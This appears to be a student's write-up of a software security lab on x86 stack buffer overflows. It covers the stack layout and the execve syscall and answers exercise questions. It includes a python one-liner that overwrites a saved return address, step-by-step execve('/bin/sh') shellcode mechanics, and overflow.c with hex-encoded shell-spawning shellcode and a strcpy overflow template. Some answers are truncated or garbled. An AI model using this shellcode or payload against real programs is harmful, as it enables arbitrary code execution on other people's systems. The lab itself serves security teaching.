
**Software Security**

Exercise 1



**Parameters:**

* Mov long
* Movl   $0X2,0X4(%esp)
* $0X2 refers to constant integer argument
  + 2.Pushing second argument value 2, of type integer, therefore 4 bytes. Address is shifted to 4 bytes
* Movl  $1X,(%esp)
* $0X1 refers to constant integer argument
  + 1.Pushing first argument value 1

**Function Prologue:**

* 1.Push the base pointer.
* 2. Make the base pointer to point the top of the stack.
* 3. Allocate size to variables.

**Local variables** (how much size is allocated? And why?):

* Main
* Sub $0X10, %esp
* Function1
* Array int[5] 20 bytes. **Sub $0X20, %esp**

**Function Ending:**


* Leave
* Re


Exercise 2


Do any registers take notable values?

What are the purposes of each of those affected registers?

What could be the consequence from a security point of view?







1. **Notable values of registers:**

Base pointer and Instruction pointer points the same address.

Stack pointer occupies a higher memory address than base pointer.

1. **Affected registers and purposes:**

Instruction pointer should point to the address of the function from where it is called.

Instruction pointer should point the top of the stack. i.e Stack pointer

1. **Consequences from security point of view:**

**Stack buffer overflow**

* Category: Availability: Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.
* Access control (instruction processing): Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program’s implicit security policy.
* Other: When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

**To Determine if we are vulnerable**

For server products and libraries, keep up with the latest bug reports for the products you are using. For custom application software, all code that accepts input from users via the HTTP request must be reviewed to ensure that it can properly handle arbitrarily large input.

**How to Protect Yourself**


Keep up with the latest bug reports for your web and application server products and other products in your Internet infrastructure. Apply the latest patches to these products. Periodically scan your web site with one or more of the commonly available scanners that look for buffer overflow flaws in your server products and your custom web applications. For your custom application code, you need to review all code that accepts input from users via the HTTP request and ensure that it provides appropriate size checking on all such inputs. This should be done even for environments that are not susceptible to such attacks as overly large inputs that are uncaught may still cause denial of service or other operational problems.

Exercise 3

What is the address of the <call return\_input> instruction?

Check the assembly of return\_input(). How much scope is reserved for the array? How much more will you need to reach stored EIP? You can find the reference to the array relatively to EBP in the format: 0x…(%EBP)

**Disassemble main:**




Address of call return\_input- 0x0804847d

-  0x804844d (Address of the caller where the Instruction pointer should point at the end of program)

Space reserved for array: $0x62


echo $(python -c 'print"\x41"\*102+"\x4d\x84\x04\x08"')| ./valn\_code




Exercise 4

Describe the syscall mechanism

**Compile:**



**Disassemble execve:**



**Syscall mechanism:**

So as we can see there is not much to the execve() system call. All we need

to do is:

a) Have the null terminated string "/bin/sh" somewhere in memory.

b) Have the address of the string "/bin/sh" somewhere in memory

followed by a null long word.

c) Copy 0xb into the EAX register.

d) Copy the address of the address of the string "/bin/sh" into the

EBX register.

e) Copy the address of the string "/bin/sh" into the ECX register.

f) Copy the address of the null long word into the EDX register.

g) Execute the int $0x80 instruction.

A system call is just what its name implies -- a request for the operating system to do something on behalf of the user's program. The system calls are functions used in the kernel itself. To the programmer, the system call appears as a normal C function call.


However since a system call executes code in the kernel, there must be a mechanism to change the mode of a process from user mode to kernel mode. The C compiler uses a predefined library of functions (the C library) that have the names of the system calls. The library functions typically invoke an instruction that changes the process execution mode to kernel mode and causes the kernel to start executing code for system calls. The instruction that causes the mode change is often referred to as an "operating system trap" which is a software generated interrupt.

The library routines execute in user mode, but the system call interface is a special case of an interrupt handler. The library functions pass the kernel a unique number per system call in a machine dependent way -- either as a parameter to the operating system trap, in a particular register, or on the stack -- and the kernel thus determines the specific system call the user is invoking. In handling the operating system trap, the kernel looks up the system call number in a table to find the address of the appropriate kernel routine that is the entry point for the system call and to find the number of parameters the system call expects. The kernel calculates the (user) address of the first parameter to the system call by adding (or subtracting, depending on the direction of stack growth) an offset to the user stack pointer, corresponding to the number of the parameters to the system call. Finally, it copies the user parameters to the "u area" and call the appropriate system call routine. After executing the code for the system call, the kernel determines whether there was an error. If so, it adjusts register locations in the saved user register context, typically setting the "carry" bit for the PS (processor status) register and copying the error number into register 0 location. If there were no errors in the execution of the system call, the kernel clears the "carry" bit in the PS register and copies the appropriate return values from the system call into the locations for registers 0 and 1 in the saved user register context. When the kernel returns from the operating system trap to user mode, it returns to the library instruction after the trap instruction. The library interprets the return values from the kernel and returns a value to the user program.


Exercise 5

What does the shellcode do?

**Text file:**



**Compile and Run:**



It works! But there is an obstacle. In most cases we'll be trying to overflow a character buffer. As such any null bytes in our shellcode will be considered the end of the string, and the copy will be terminated. There must be no null bytes in the shellcode for the exploit to work.

Exercise 6

What does this program do? Comment every instruction.

Find what has to be put in place of <S> and <ADDR> so that the shellcode is executed

What would be the main obstacle in trying to overflow another program?

/\* overflow.c \*/

#include <string.h>

char shellcode[] = "\x31\xc0\x31\xdb\xb0\x06\xcd\x80" "\x53\x68\x2f\x74\x74\x79\x68\x2f\x64\x65\x76\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80" "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

/\* When you declare it as a char[ ], the memory is on the stack. \*/

char large\_string[256];

void sub()

{

char buffer[96];

int i;

for (i = 0; i < strlen(shellcode); i++)

large\_string[i + 128] = shellcode[i];

\*(long \*)(large\_string + <ADDR>) = (long)&large\_string + <S>; strcpy(buffer,large\_string); } void main() { memset(large\_string,'A',255); large\_string[255] = '\0';

sub();

}